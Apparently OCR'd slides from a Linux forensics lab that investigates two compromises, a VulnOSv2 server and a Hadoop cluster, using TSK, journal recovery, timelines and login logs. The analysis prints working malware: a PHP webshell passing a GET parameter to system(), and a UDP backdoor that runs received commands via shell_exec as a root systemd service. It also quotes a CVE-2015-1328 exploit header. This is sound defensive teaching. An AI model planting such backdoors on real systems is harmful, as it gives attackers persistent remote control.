192.168.210.131 - - [05/Oct/2019:13:17:47 +0200] "GET /icons/text.gif HTTP/1.1" 304 178 "http://192.168.210.135/jabc/scripts/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:17:46 +0200] "GET /icons/unknown.gif HTTP/1.1" 200 527 "http://192.168.210.135/jabc/scripts/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:17:48 +0200] "GET /jabc/scripts/update.php HTTP/1.1" 200 223 "http://192.168.210.135/jabc/scripts/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:17:54 +0200] "GET /jabc/scripts/update.php?cmd=ls HTTP/1.1" 200 244 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
```

Huh!.. Webshell?!

```
$ cat /var/www/html/jabc/scripts/update.php
```

system() function being used...

```
<?php
system($_GET['cmd']);
?>
```

Deleted Files

-we need them back-

What about 37292.c File?...

Googling → probably an exploit!!!

- ✘ Searching directory file was found in, leads to nothing!
  - File was in /tmp, but nothing there now (deleted)...
  - We only have one file there undeleted...
    - apache-xTRhUVX

```
d/d 1177346:    .
d/d 2:  ..
r/r * 1177364:  sh-thd-2797907191
r/r * 1177373:  ccK6FJ39.s
r/r * 1177374:  ccnpfgGI.o
r/r * 1177375:  ccOOU3I8.c
r/r * 1177376:  ccsuW6mH.o
r/r 1177371:    apache-xTRhUVX
r/r * 1177377:  ccHf490f.ld
r/r * 1177378:  cciXjdFO.le
r/r * 1177379:  ofs-lib.so
r/r * 1178168:  libraries-7.x-1.0.zip
r/r * 1178175:  token-7.x-1.6.zip
r/r * 1178196:  views-7.x-3.13.zip
r/r * 1177350(realloc): tmp.S692hUwVC8
r/r * 1177362(realloc): util-linux.config.UogfqR
r/r * 1177363(realloc): libssl1.0.0.template.6fbl0m
r/r * 1177364:  libssl1.0.0.config.T9bOfC
r/r * 1177365:  resolvconf.template.9u3iwR
r/d * 1177366:  resolvconf.config.LHjPM6
r/d * 1177367:  libpam-runtime.template.rI8r6u
r/d * 1177368:  libpam-runtime.config.YK8kBK
r/r * 1177369:  man-db.template.X6OY7Z
r/r * 1177370:  man-db.config.WSxDEf
r/r * 1177371(realloc): apparmor.template.a0Ylpr
r/r * 1177372:  apparmor.config.NRku6G
r/r * 1177373:  ca-certificates.template.Ylf7Iq
r/r * 1177374:  ca-certificates.config.GMjLvG
r/r * 1177375:  irqbalance.template.nY5NjW
r/r * 1177376:  irqbalance.config.HgMR7b
r/r * 1177377:  byobu.template.rs84Zu
r/r * 1177378:  byobu.config.oXLLWK
r/r * 1177379:  landscape-common.template.o02KT0
r/r * 1177380:  landscape-common.config.rfdMQg
r/r * 1177381:  unattended-upgrades.template.jeNBTw
r/r * 1177382:  unattended-upgrades.config.L68rWM
```

* deleted entries!

Dump the Journal!!..

EXT4 = journaling fs...

- ✘ If we check using TSK, since it's an EXT4 fs, then even if we know what name it had, then still we can't access the content, since its entry will be zeroed out!
  - No longer capable of accessing the file...

- ✘ Also, if we check those * files, we will also get zero output!
  - No metadata that leads to the file...

- ✘ We could try dumping them out in two steps:
  - Dump the EXT4 journal
  - Use ext4magic for recovery

Get them Back!!..

- ✘ Step1: debugfs

  $ sudo debugfs –R ‘dump <8> ./journal’ /dev/....

  - dump → option used to dump a file using inode #
  - 8 → inode # of the EXT4 journal

- ✘ Step2: ext4magic


  $ sudo ext4magic –a DATE –b DATE –j ./journal –m –d output/

  - a and b are used to specify date after and before...
  - j for the journal...
  - m try to recover all deleted files...

Comparing...

Exploitdb vs. ext4magic

✘ Exploitdb...



✘ Ext4magic...

```
/*
# Exploit Title: ofs.c - overlayfs local root in ubuntu
# Date: 2015-06-15
# Exploit Author: rebel
# Version: Ubuntu 12.04, 14.04, 14.10, 15.04 (Kernels before 2015-06-15)
# Tested on: Ubuntu 12.04, 14.04, 14.10, 15.04
# CVE : CVE-2015-1328     (http://people.canonical.com/~ubuntu-security/cve/2015/CVE-2015-1328.html)

*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*
CVE-2015-1328 / ofs.c
overlayfs incorrect permission handling + FS_USERNS_MOUNT
```

Timeline Analysis?...

We can confirm the activities and their sequence by doing a timeline analysis ...

```
10/05/2019,13:00:01,EST5EDT,M...,LOG,Log File,Content Modification Time,-,VulnOSv2,[CRON  pid: 2438] pam_unix(cron:session): session opened for user www-data by...,[CRON  pid: 2438] pam_unix(cron:session):
session opened for user www-data by (uid=0),2,OS:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,VulnOSv2,[useradd  pid: 2525] add 'php' to group 'sudo',[useradd  pid: 2525] add 'php' to group 'sudo',2,OS:/var/log/auth.log,
525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,VulnOSv2,[useradd  pid: 2525] add 'php' to shadow group 'sudo',[useradd  pid: 2525] add 'php' to shadow group 'sudo',2,OS:/var/log/
auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,VulnOSv2,[useradd  pid: 2525] new group: name=php  GID=999,[useradd  pid: 2525] new group: name=php  GID=999,2,OS:/var/log/auth.log,
525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f3023e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,VulnOSv2,[useradd  pid: 2525] new user: name=php  UID=999  GID=999  home=/usr/php  she...,[useradd  pid: 2525] new user: name=php
UID=999  GID=999  home=/usr/php  shell=/bin/bash,2,OS:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,VulnOSv2,[sudo] pam_unix(sudo:session): session closed for user root,[sudo] pam_unix(sudo:session): session closed for user root,2,OS:/
var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
```

useradd | Find | Clear | Search options

Drag a column header here to group by that column

Line	Tag	Timestamp	Source Des…	Source Name	macb	Inode	Long Description
4362		2019-10-05 11:06:38	OS Last Ac…	FILE	.a..	1308613	OS:/usr/sbin/useradd Type: file
4363		2019-10-05 11:06:38	OS Last Ac…	FILE	.a..	1831585	OS:/etc/default/useradd Type: file
9139		2019-10-05 13:06:38	Log File	LOG	m...	525608	[useradd pid: 2525] add 'php' to group 'sudo'
9140		2019-10-05 13:06:38	Log File	LOG	m...	525608	[useradd pid: 2525] add 'php' to shadow group 'sudo'
9141		2019-10-05 13:06:38	Log File	LOG	m...	525608	[useradd pid: 2525] new group: name=php GID=999
9142		2019-10-05 13:06:38	Log File	LOG	m...	525608	[useradd pid: 2525] new user: name=php UID=999 GID=999 home=/usr/php shell=/bin/bash
9145		2019-10-05 13:06:38	Log File	LOG	m...	525608	[sudo] root : TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=/usr/sbin/useradd -d /usr/php -m --system --she

Story of Case #1...

- ✘ Bruteforce was unsuccessful
- ✘ Compromised using vulnerable web application (drupal CVE-2018-7600)
- ✘ Privileges were escalated using Kernel vulnerability (CVE-2015-1328)
- ✘ User php added to the system
- ✘ System user 'mail' was modified and given access to the system
- ✘ PHP webshell was added

Case #2: HDFS Cluster Brief...

- ✘ Hadoop Distributed File System Environment
- ✘ Main NameNode facing the Internet
  - Master
- ✘ DataNodes on seperate network
  - Slave 1 and Slave 2

- ✘ Suspicious activity was noticed on network during last 10 days
- ✘ Access to Master and Slaves from unusual host
- ✘ New software is found on the system

Mounting FS...

```
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start        End          Length       Description
000:  Meta      0000000000   0000000000   0000000001   Primary Table (#0)
001:  -------   0000000000   0000002047   0000002048   Unallocated
002:  000:000   0000002048   0163577855   0163575808   Linux (0x83)
003:  -------   0163577856   0163579903   0000002048   Unallocated
004:  Meta      0163579902   0167770111   0004190210   DOS Extended (0x05)
005:  Meta      0163579902   0163579902   0000000001   Extended Table (#1)
006:  001:000   0163579904   0167770111   0004190208   Linux Swap / Solaris x86 (0x82)
007:  -------   0167770112   0167772159   0000002048   Unallocated
tsurugi@forensiclab:~/Desktop/hdfs$
```


- ✘ Checking File system using TSK before mounting:
  - mmls
  - fsstat

```
FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: Ext4
Volume Name:
Volume ID: c3dfec865832e886c489166d6cefca9

Last Written at: 2019-10-06 23:23:02 (CEST)
Last Checked at: 2017-11-07 22:06:43 (CET)

Last Mounted at: 2019-10-06 23:23:03 (CEST)
Unmounted properly
Last mounted on: /

Source OS: Linux
Dynamic Structure
Compat Features: Journal, Ext Attributes, Resize Inode, Dir Index
InCompat Features: Filetype, Needs Recovery, Extents, Flexible Block Groups,
Read Only Compat Features: Sparse Super, Large File, Huge File, Extra Inode Size
```

"norecovery" when mounting...

Hunt Files ???

- ✘ What are these php files doing here?!
  - Easy to spot if a baseline is available...



Installed Stuff...

- /var/cache/apt/archives

```
-rw-r----- 1 root root     0 nov.   7  2017 lock
drwx------ 2 sslh root  4096 oct.   7 00:30 partial
-rw-r--r-- 1 root root  2832 oct.   7 00:29 php_1%3a7.0+35ubuntu6_all.deb
-rw-r--r-- 1 root root 10774 oct.   7 00:29 php-common_1%3a35ubuntu6_all.deb
```

- /var/log/apt/


```
-rw-r--r-- 1 root root  31K oct.   7 00:30 history.log
-rw-r----- 1 root adm  232K oct.   7 00:30 term.log
```

```
tsurugi@forensiclab:~/Desktop/hdfs$ tail -n15 rootvol/var/log/apt/history.log
Commandline: apt-get remove oracle-java9-installer
Requested-By: hadoop (1000)
Remove: oracle-java9-set-default:amd64 (9.0.1-1~webupd8~0), oracle-java9-installer:amd64 (9.0.1-1~webupd8~0)
End-Date: 2017-11-08  01:52:55

Start-Date: 2017-11-08  06:12:58
Commandline: /usr/bin/unattended-upgrade
Install: linux-image-4.4.0-98-generic:amd64 (4.4.0-98.121, automatic), linux-image-extra-4.4.0-98-generic:amd64 (4.4.0-98.121, automatic), linux-headers-4.4.0-98-generic:amd64 (4.4.0-98.121, automatic), linux-he
aders-4.4.0-98:amd64 (4.4.0-98.121, automatic)
Upgrade: linux-headers-generic:amd64 (4.4.0.31.33, 4.4.0.98.103), linux-image-generic:amd64 (4.4.0.31.33, 4.4.0.98.103), linux-generic:amd64 (4.4.0.31.33, 4.4.0.98.103)
End-Date: 2017-11-08  06:13:42

Start-Date: 2019-10-07  01:30:31
Commandline: apt install php
Install: php7.0-cli:amd64 (7.0.33-0ubuntu0.16.04.6, automatic), php-common:amd64 (1:35ubuntu6.1, automatic), php7.0-fpm:amd64 (7.0.33-0ubuntu0.16.04.6, automatic), php7.0-opcache:amd64 (7.0.33-0ubuntu0.16.04.6,
automatic), php7.0:amd64 (7.0.33-0ubuntu0.16.04.6, automatic), php7.0-common:amd64 (7.0.33-0ubuntu0.16.04.6, automatic), php:amd64 (1:7.0+35ubuntu6.1), php7.0-json:amd64 (7.0.33-0ubuntu0.16.04.6, automatic), php
7.0-readline:amd64 (7.0.33-0ubuntu0.16.04.6, automatic)
End-Date: 2019-10-07  01:30:41
```

Hunt Files /etc...

- ✘ php config files will be found, but.... What about the cluster service?
  - What's that?

Check inode



TSK 'istats'...

Cross reference that this was recently added!

```
tsurugi@forensiclab:~/Desktop/hdfs$ sudo istat -o 2048 $hdfscase 2229804
inode: 2229804
Allocated
Group: 272
Generation Id: 70237202
uid / gid: 0 / 0
mode: rrw-rw-r--
Flags: Extents,
size: 246
num of links: 1

Inode Times:
Accessed:       2019-10-07 00:31:29.645336261 (CEST)
File Modified:  2019-10-07 00:28:16.492115650 (CEST)
Inode Modified: 2019-10-07 00:28:16.492115650 (CEST)
File Created:   2019-10-07 00:28:16.492115650 (CEST)

Direct Blocks:
10604153
```

TSK 'icat'...

What...???!!!!

```
tsurugi@forensiclab:~/Desktop/hdfs$ sudo icat -o 2048 $hdfscase 2229804
[Unit]
Description=Daemon Cluster Service
After=network.target
StartLimitIntervalSec=0
[Service]
Type=simple
Restart=always
RestartSec=1
User=root
ExecStart=/usr/bin/env php /usr/local/hadoop/bin/cluster.php

[Install]
WantedBy=multi-user.target
```

TSK 'ICAT' CLUSTER.PHP ...

PHP Webshell used as a systemd service!

- ✘ Error reporting = off
- ✘ Socket port = 17001
- ✘ PHP shell_exec()

```
tsurugi@forensiclab:~/Desktop/hdfs$ sudo icat -o 2048 $hdfscase 2367366
<?php

error_reporting(0);

$sock = socket_create(AF_INET, SOCK_DGRAM, SOL_UDP);
//socket_set_option ($sock, SOL_SOCKET, SO_REUSEADDR, 1);
if (socket_bind($sock, '0.0.0.0', 17001) == true) {
        $error_code = socket_last_error();
        $error_msg = socket_strerror($error_code);
        //echo "code: ", $error_code, " msg: ", $error_msg;

        for (;;) {
            socket_recvfrom($sock, $message, 1024000, 0, $ip, $port);
            $reply = shell_exec($message);
            socket_sendto($sock, $reply, strlen($reply), 0, $ip, $port);
        }
}
else {  exit;   }

?>
```

But the question is:

how did they get here?

Hunt Logins...

Failed Logins (btmp)

```
magnos    ssh:notty    192.168.2.129    Mon Oct  7 00:23    gone - no logout
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
ghost     ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
dialer    ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
oleg      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
oleg      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
security  ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
amavisd   ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
amavisd   ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
magnos    ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
ghost     ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
dialer    ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
hadoop    ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
hadoop    ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
controll  ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
emily     ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
oleg      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
oleg      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
security  ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
amy       ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
amavisd   ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
amavisd   ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
```

User Logins (wtmp)

```
tsurugi@forensiclab:~/Desktop/hdfs$ sudo last -f rootvol/var/log/wtmp | head
hadoop   pts/1        192.168.2.129    Mon Oct  7 00:23 - 00:48  (00:24)
hadoop   pts/0        192.168.2.1      Sun Oct  6 23:42    gone - no logout
hadoop   tty1                          Sun Oct  6 23:23 - 23:27  (00:04)
reboot   system boot  4.4.0-98-generic Sun Oct  6 23:23   still running
hadoop   tty1                          Sun Oct  6 23:20 - down   (00:00)
reboot   system boot  4.4.0-98-generic Sun Oct  6 22:52 - 23:20  (00:28)
hadoop   pts/0        192.168.2.100    Sun Oct  6 22:50 - 22:50  (00:00)
hadoop   tty1                          Sun Oct  6 22:40 - crash  (00:11)
reboot   system boot  4.4.0-98-generic Sun Oct  6 18:40 - 23:20  (04:40)
hadoop   tty1                          Sun Oct  6 22:39 - crash  (-3:-59)
```

Successful Login!!!...

```
Oct  7 01:23:28 master sshd[2403]: pam_unix(sshd:auth): check pass; user unknown
Oct  7 01:23:28 master sshd[2403]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.2.129
Oct  7 01:23:28 master sshd[2344]: Failed password for root from 192.168.2.129 port 56372 ssh2
Oct  7 01:23:28 master sshd[2344]: Connection closed by 192.168.2.129 port 56372 [preauth]
Oct  7 01:23:29 master sshd[2387]: Failed password for invalid user amavisd from 192.168.2.129 port 56376 ssh2
Oct  7 01:23:29 master sshd[2388]: Failed password for invalid user amavisd from 192.168.2.129 port 56378 ssh2
Oct  7 01:23:29 master sshd[2387]: Connection closed by 192.168.2.129 port 56376 [preauth]
Oct  7 01:23:29 master sshd[2388]: Connection closed by 192.168.2.129 port 56378 [preauth]
Oct  7 01:23:29 master sshd[2385]: Failed password for root from 192.168.2.129 port 56374 ssh2
Oct  7 01:23:29 master sshd[2385]: Connection closed by 192.168.2.129 port 56374 [preauth]
Oct  7 01:23:29 master sshd[2391]: Failed password for invalid user security from 192.168.2.129 port 56382 ssh2
Oct  7 01:23:29 master sshd[2391]: Connection closed by 192.168.2.129 port 56382 [preauth]
Oct  7 01:23:29 master sshd[2393]: Failed password for invalid user oleg from 192.168.2.129 port 56386 ssh2
Oct  7 01:23:29 master sshd[2393]: Connection closed by 192.168.2.129 port 56386 [preauth]
Oct  7 01:23:31 master sshd[2395]: Failed password for invalid user oleg from 192.168.2.129 port 56388 ssh2
Oct  7 01:23:31 master sshd[2395]: Connection closed by 192.168.2.129 port 56388 [preauth]
Oct  7 01:23:31 master sshd[2318]: Failed password for root from 192.168.2.129 port 56356 ssh2
Oct  7 01:23:31 master sshd[2318]: Connection closed by 192.168.2.129 port 56356 [preauth]
Oct  7 01:23:31 master sshd[2318]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.2.129  user=root
Oct  7 01:23:31 master sshd[2397]: Failed password for invalid user dialer from 192.168.2.129 port 56392 ssh2
Oct  7 01:23:31 master sshd[2397]: Connection closed by 192.168.2.129 port 56392 [preauth]
Oct  7 01:23:31 master sshd[2398]: Failed password for invalid user ghost from 192.168.2.129 port 56396 ssh2
Oct  7 01:23:31 master sshd[2398]: Connection closed by 192.168.2.129 port 56396 [preauth]
Oct  7 01:23:31 master sshd[2401]: Failed password for root from 192.168.2.129 port 56402 ssh2
Oct  7 01:23:31 master sshd[2401]: Connection closed by 192.168.2.129 port 56402 [preauth]
Oct  7 01:23:31 master sshd[2403]: Failed password for invalid user magnos from 192.168.2.129 port 56404 ssh2
Oct  7 01:23:31 master sshd[2403]: Connection closed by 192.168.2.129 port 56404 [preauth]
Oct  7 01:23:48 master sshd[2410]: Accepted password for hadoop from 192.168.2.129 port 56406 ssh2
```

More File Hunting...

- ✘ Search for files added post the login activity (our reference)

```
$ sudo find rootvol/ -type f -newercm rootvol/var/log/lastlog
```

```
2367367 -rw------- 1 tsurugi tsurugi 8,5K oct.   7 00:29 rootvol/home/hadoop/.viminfo
2367350 -rwxr-xr-x 1 tsurugi tsurugi 35K oct.   7 00:34 rootvol/home/hadoop/temp/master
2359305 -rw------- 1 tsurugi tsurugi 7,4K oct.   7 00:48 rootvol/home/hadoop/.bash_history
2361146 -rw-rw-r-- 1 tsurugi tsurugi 42 oct.   6 23:27 rootvol/home/hadoop/.oracle_jre_usage/2a98f5874b09d9b6.timestamp
2367351 -rwxr-xr-x 1 tsurugi tsurugi 22K oct.   7 00:24 rootvol/home/hadoop/45010
```

Binary used for exploitation

```
tsurugi@forensiclab:~/Desktop/hdfs$ file rootvol/home/hadoop/45010
rootvol/home/hadoop/45010: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linke
d, interpreter /lib64/l, BuildID[sha1]=38f8ab3652358f154d8da3a131bfb8b1832ec23d, for GNU/Linux 3.2.0
, not stripped
```

Lateral Movement...

